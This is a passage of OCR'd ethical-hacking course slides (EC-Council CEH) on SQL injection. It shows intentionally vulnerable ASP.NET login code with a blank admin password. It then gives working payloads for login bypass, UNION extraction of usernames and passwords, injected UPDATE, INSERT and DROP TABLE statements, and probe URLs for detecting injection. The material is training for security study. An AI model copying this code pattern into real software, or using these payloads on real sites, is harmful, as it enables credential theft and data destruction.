 localhost;database=northwind;uid=sa;pwd=;";
SqlConnection cnx = new SqlConnection(strCnx);
 cnx.Open();
//This code is susceptible to SQL injection
attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";
int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser
.Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```

Server Side Code (BadLogin.aspx)

Constructed SQL Query

```
SELECT Count(*) FROM Users WHERE
UserName='Jason' AND Password='Springfield'
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Example 1: SQL Injection Query

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
```

SQL Query Executed

```
--' AND Password='Springfield'
```

Code after -- are comments

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Example 1: Code Analysis

- A user enters a user name and password that **matches** a record in the **Users table**
- A dynamically generated SQL query is used to **retrieve** the number of matching rows
- The user is then **authenticated** and **redirected** to the requested page

When the attacker enters **blah' or 1=1 --** then the SQL query will look like:

```
SELECT Count(*) FROM
Users WHERE
UserName='blah' Or 1=1 --
' AND Password=''
```

Because a pair of hyphens designate the beginning of a comment in SQL, the query simply becomes:

```
SELECT Count(*) FROM
Users WHERE
UserName='blah' Or 1=1
```


```
string strQry = "SELECT Count(*)
FROM Users WHERE UserName='" +
txtUser.Text + "' AND Password='"
+ txtPassword.Text + "'";
```

CEH Certified Ethical Hacker

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Example 2: BadProductList.aspx



- This page displays products from the Northwind database and allows users to **filter** the resulting list of products using a textbox called txtFilter
- Like the previous example (**BadLogin.aspx**), this code is vulnerable to SQL injection attacks
- The executed SQL is constructed **dynamically** from a user supplied input

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Example 2: Attack Analysis

```
blah' UNION Select 0, username,
password 0 from users --
```

SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE
ProductName LIKE 'blah' UNION Select 0, username, password 0 from users --
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Example 3: Updating Table

Attacker Launching SQL Injection

```
blah'; UPDATE jb-customers SET jb-email =
'info@juggyboy.com' WHERE email ='jason@springfield.com; --
```

SQL Injection Vulnerable Website

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email =
'info@juggyboy.com' WHERE email ='jason@springfield.com; --';
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn

CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Example 4: Adding New Records

Attacker Launching SQL Injection

```
blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-
login_id','jb-last_name') VALUES
('jason@springfield.com','hello','jason','jason springfield');--
```

SQL Injection Vulnerable Website

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-
last_name') VALUES ('jason@springfield.com','hello','jason', jason springfield');--';
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Example 5: Identifying the Table Name

Attacker Launching SQL Injection

SQL Injection Vulnerable Website

```
blah' AND 1=(SELECT COUNT(*) FROM mytable); --
```

You will need to guess table names here

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = 'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Example 6: Deleting a Table

Attacker Launching SQL Injection

```
blah'; DROP TABLE Creditcard; --
```

SQL Injection Vulnerable Website

SQL Query Executed


```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn

CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


Module Flow
SQL Injection Concepts
Testing for SQL Injection
Types of SQL Injection
Blind SQL Injection
SQL Injection Methodology
Advanced SQL Injection
SQL Injection Tools
Evasion Techniques
Countermeasures
SYBASE
MySQL
ORACLE
Microsoft SQL Server
C|EH
23
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Detection



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

SQL Injection Error Messages

Attempt to inject codes into the input fields to generate an error a single quote (') , a semicolon (;) , comments (--), AND, and OR

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL
Server]Unclosed quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Try to insert a string value where a number is expected in the input field


```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e07' [Microsoft][ODBC SQL
Server Driver][SQL Server]Syntax error
converting the varchar value 'test' to a
column of data type int. /visa/credit.aspx,
line 17
```

If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page then attempt blind injection techniques

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


SQL Injection Attack Characters



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Additional Methods to Detect SQL Injection



Example of Function Testing

http://juggyboy/?parameter=123
http://juggyboy/?parameter=1'
http://juggyboy/?parameter=1'#
http://juggyboy/?parameter=1"
http://juggyboy/?parameter=1 AND 1=1—
http://juggyboy/?parameter=1'-
http://juggyboy/?parameter=1 AND 1=2--
http://juggyboy/?parameter=1'/*
http://juggyboy/?parameter=1' AND '1'='1
http://juggyboy/?parameter=1 order by 1000

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


SQL Injection Black Box Pen Testing

Detecting SQL Injection Issues

- Send single quotes as the input data to catch instances where the user input is not sanitized
- Send double quotes as the input data to catch instances where the user input is not sanitized

Detecting Input Sanitization

Use right square bracket (the] character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization



Detecting SQL Modification


- Send long strings of single quote characters (or right square brackets or double quotes). These max out the return values from REPLACE and 